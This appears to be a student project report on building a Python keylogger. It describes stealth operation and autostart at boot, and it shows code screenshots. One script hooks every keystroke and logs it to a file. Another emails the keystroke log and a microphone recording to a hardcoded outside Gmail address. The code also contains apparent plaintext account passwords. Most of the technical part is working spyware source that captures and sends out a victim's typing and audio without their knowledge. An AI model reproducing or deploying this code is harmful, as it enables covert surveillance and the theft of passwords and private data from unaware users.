

PROJECT PROFILE

Project Title :-	KEYLOGGER
Objective :-	Keylogger : for tracking someone in ethical way
Perform By :-	Ajaypalsinh Jadeja (Eno:-20082291039) Riyakumari Patel (Eno:-20082291017)
Internal Guide :-	Prof. Deepika Patel
Group no :-	01

PROJECT

ON

KEYLOGGER

INTRODUCTION OF KEYLOGGER

- ✓ Keyloggers are a particularly insidious type of spyware that can record and steal consecutive keystrokes (and much more) that the user enters on a device.
- ✓ Computer monitoring software works in invisible mode and does not appear on the Desktop, Add/Remove Programs, Control panel and even hidden in installation path folders.
- ✓ Keyloggers software provides facility to send details of recorded activities at user specified email address.
- ✓ Two types of keyloggers :-
 1. Hardware keylogger
 2. Software keylogger

1. HARDWARE KEYLOGGER

- A hardware-based keylogger is a small device that serves as a connector between the keyboard and the computer.
- The device is designed to resemble an ordinary keyboard PS/2 connector, part of the computer cabling or a USB adaptor, making it relatively easy for someone who wants to monitor a user's behavior to hide the device.



2. SOFTWARE KEYLOGGER

- A keylogging software program does not require physical access to the user's computer for installation.
- It can be purposefully downloaded by someone who wants to monitor activity on a particular computer, or it can be malware downloaded unwittingly and executed as part of a rootkit or remote administration Trojan (RAT).
- The rootkit can launch and operate stealthily to evade manual detection or antivirus scans.



OVERVIEW

- ✓ Keyloggers operate in the context of **malware**, they are not always illegal to install and use.
- ✓ Keyloggers are a common tool for corporations, which information technology departments use to troubleshoot technical problems on their systems and networks—or to keep an eye on employees surreptitiously.
- ✓ The term keylogger, or "keystroke logger," is self-explanatory: Software that logs what you type on your keyboard.
- ✓ Mainly key-loggers are used to steal password or confidential details such as bank information etc.
- ✓ First key-logger was invented in 1970's and was a hardware key logger and first software key-logger was developed in 1983.


BACKGROUND AND MOTIVATION

- ✓ A keyloggers are a form of spyware where users are unaware their actions are being tracked.
- ✓ Keyloggers can be use for a variety of purposes; hackers may use theme to maliciously gain access to your private information, while employers might use them to monitor employee activities.
- ✓ A keylogger is a form of malware or hardware that keeps track of and records your keystrokes as you type.
- ✓ It takes the information and sends it to a hacker using a command and control (C&C) server.

OBJECTIVE

- The objective of keyloggers is to interface in the chain of events that happen when a key is pressed and when the data is displayed on the monitor as a result of a keystroke.
- A keylogger can be done by introducing a wiring or a hardware bug in the keyboard, to achieve video surveillance; terminating input and output or by also implementing the use of a filter driver in the keyboard stack and demanding data from the user's keyboard using generalized documented methods.
- There are two other rootkit methods used by hackers: masking in kernel mode and masking in user mode.

METHODOLOGY



HARDWARE REQUIREMENT

PROCESSOR	2ghz or above
RAM	Minimum 4 gb
STORAGE FREE SPACE	30 Gb or More

SOFTWARE REQUIREMENT

OPERATING SYSTEM	Window , Linux
TOOLS	Vs Code

TOOLS DESCRIPTION

- **Visual Studio Code** (famously known as **VS Code**) is a free open source text editor by Microsoft. VS Code is available for Windows, Linux, and macOS. Although the editor is relatively lightweight, it includes some powerful features that have made VS Code one of the most popular development environment tools in recent times.
- VS Code supports a wide array of programming languages from Java, C++, and Python to CSS, Go, and Dockerfile. Moreover, VS Code allows you to add on and even creating new extensions including code linters, debuggers, and cloud and web development support.
- The VS Code user interface allows for a lot of interaction compared to other text editors. To simplify user experience, VS Code is divided into five main regions:
 - The activity bar
 - The side bar
 - Editor groups
 - The panel
 - The status bar

LIBRARIES (MODULES) :

- **KEYBOARD :-**

It is used to get full control of the keyboard.

It is a small python library which can hook global events, register hotkeys, simulate key presses and much more.

It helps to enter keys, record the keyboard activities and block the keys until a specified key is entered and simulate the keys.

It captures all keys, even onscreen keyboard events are also captured .

Keyboard module supports complex hotkeys.

Using this module we can listen and send keyboard events.

It works on both windows and Linux operating system.

- **SMTPLIB :-**

Simple mail transfer protocol (SMTP) is protocol, which handles sending e-mail and routing e-mail between mail servers.

Python provides a smtplib module, which defines an the SMTP client session object used to send emails to an internet machine.

For this purpose, we have to import the smtplib module using the import statement.

- **MIMEMULTIPART :-**

Multipurpose Internet Mail Extensions (MIME) is an internet standard that is used to support the transfer of single or multiple text and non-text attachments.

- **MIMETEXT :-**

MIMEText is for text (e.g. text/plain or text/html), if the whole message is in text format, or if a part of it is.

- **IO :-**

This module is a part of the standard library, so there's no need to install it separately using pip.

We can handle the file-related input and output processes with the help of the python IO module.

The python standard library comes with this module.

The advantage of using the IO module is that the classes and functions available allows us to extend the functionality to enable writing to the Unicode data.

- **SOUNDDEVICE :-**

Sounddevice provides bindings for the PortAudio library and convenience functions to play and record NumPy arrays containing audio signals.

In order to play WAV files, NumPy and Soundfile need to be installed , to open WAV file as NumPy arrays.

- **SCIPY :-**

SciPy stands for Scientific Python.

SciPy is a scientific computation library that uses NumPy.

It provides more utility functions for optimization, state and single processing.

Like NumPy, SciPy is open source so we can use it freely.

- **WAVFILE :-**

The wave module in python's standard library is an easy interface to the audio WAV format.

The functions in this module can write audio data in raw format to a file like object and read the attributes of a WAV file.

This file is opened in write or read mode just as with built-in open() function, but with open() function in wave module.


WAV or Waveform is an audio file standard for storing digital audio on PC.


FUNCTIONAL SPECIFICATION


- Keylogger is going to be written in Python programming language.
- It will be functioning in Windows environment.
- Key logger will run in stealth mode.
- It will start to run whenever operating system starts to run.

PROOF
OF
CONCEPTS


- **Automatically Send The Mail When Start The PC.**








```
kl.py > Keylogger > callback
1  import send
2  import keyboard
3  import smtplib
4  from threading import Timer
5  from datetime import datetime
6  from email.mime.multipart import MIMEMultipart
7  from email.mime.text import MIMEText
8
9  SEND_REPORT_EVERY = 20
10 email = "cyberkacafe@gmail.com"
11 password = "uufsdontsyelkaty"
12
13 class Keylogger:
14
15     def __init__(self, interval, report_method="email"):
16         self.interval = interval
17         self.report_method = report_method
18         self.log = ""
19         self.start_dt = datetime.now()
20         self.end_dt = datetime.now()
21
22     def callback(self, event):
23         name = event.name
24         if len(name) > 1:
25             if name == "space":
26                 name = " "
```




```
kl.py - 1017 - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
1017
  __pycache__
    send.cpython-310.pyc
  audiorecording.py
  dcs.txt
  kl.py
  output.wav
  send.py
OUTLINE
TIMELINE
kl.py
19 self.start_dt = datetime.now()
20 self.end_dt = datetime.now()
21
22 def callback(self, event):
23     name = event.name
24     if len(name) > 1:
25         if name == "space":
26             name = " "
27         elif name == "enter":
28             name = "[ENTER]\n"
29         elif name == "decimal":
30             name = "."
31         else:
32             name = name.replace(" ", "_")
33             name = f"[{name.upper()}]"
34     self.log += name
35
36 def update_filename(self):
37     self.filename = f"dcs"
38
39 def report_to_file(self):
40     with open(f"{self.filename}.txt", "a") as f:
41         print(self.log, file=f)
42         print(f"[+] Saved {self.filename}.txt")
43
44
```




```
45 def report(self):
46     if self.log:
47         self.end_dt = datetime.now()
48         self.update_filename()
49         if self.report_method == "email":
50             self.sendmail("cyberkacafe@gmail.com", "Cafecyber#17", self.log)
51         elif self.report_method == "file":
52             self.report_to_file()
53             print(f"[{self.filename}] - {self.log}")
54             self.start_dt = datetime.now()
55         self.log = ""
56         timer = Timer(interval=self.interval, function=self.report)
57         timer.daemon = True
58         timer.start()
59
60 def start(self):
61     self.start_dt = datetime.now()
62     keyboard.on_release(callback=self.callback)
63     self.report()
64     print(f"{datetime.now()} - Started keylogger")
65     keyboard.wait()
66
67 if __name__ == "__main__":
68     keylogger = Keylogger(interval=SEND_REPORT EVERY, report_method="file")
69     keylogger.start()
```

➤ Email Code :-



The screenshot shows a Visual Studio Code window with the file explorer on the left displaying a project named '1017'. The file explorer lists files: '__pycache__', 'send.cpython-310.pyc', 'audiorecording.py', 'dcs.txt', 'kl.py', 'output.wav', and 'send.py'. The 'send.py' file is selected and its code is displayed in the editor. The code is a Python script that sends an email with two attachments: 'dcs.txt' and 'output.wav'. The email is sent from 'cyberkacafe@gmail.com' to 'ajaypalsinh4172@gmail.com' with the subject 'An email with attachment from Python'. The script uses the 'email' library and its MIME-related modules.


```
1 import email, smtplib, ssl
2 from email import encoders
3 from email.mime.base import MIMEBase
4 from email.mime.multipart import MIMEMultipart
5 from email.mime.text import MIMEText
6
7 subject = "An email with attachment from Python"
8 body = "This is an email with attachment sent from Python"
9 sender_email = "cyberkacafe@gmail.com"
10 receiver_email = "ajaypalsinh4172@gmail.com"
11 password = "uufsdontsyelkaty"
12
13 message = MIMEMultipart()
14 message["From"] = sender_email
15 message["To"] = receiver_email
16 message["Subject"] = subject
17
18 message.attach(MIMEText(body, "plain"))
19
20 filename = "dcs.txt"
21 filename1 = "output.wav"
22
23 with open(filename, "rb") as attachment:
24     part = MIMEBase("application", "octet-stream")
25     part.set_payload(attachment.read())
26
```

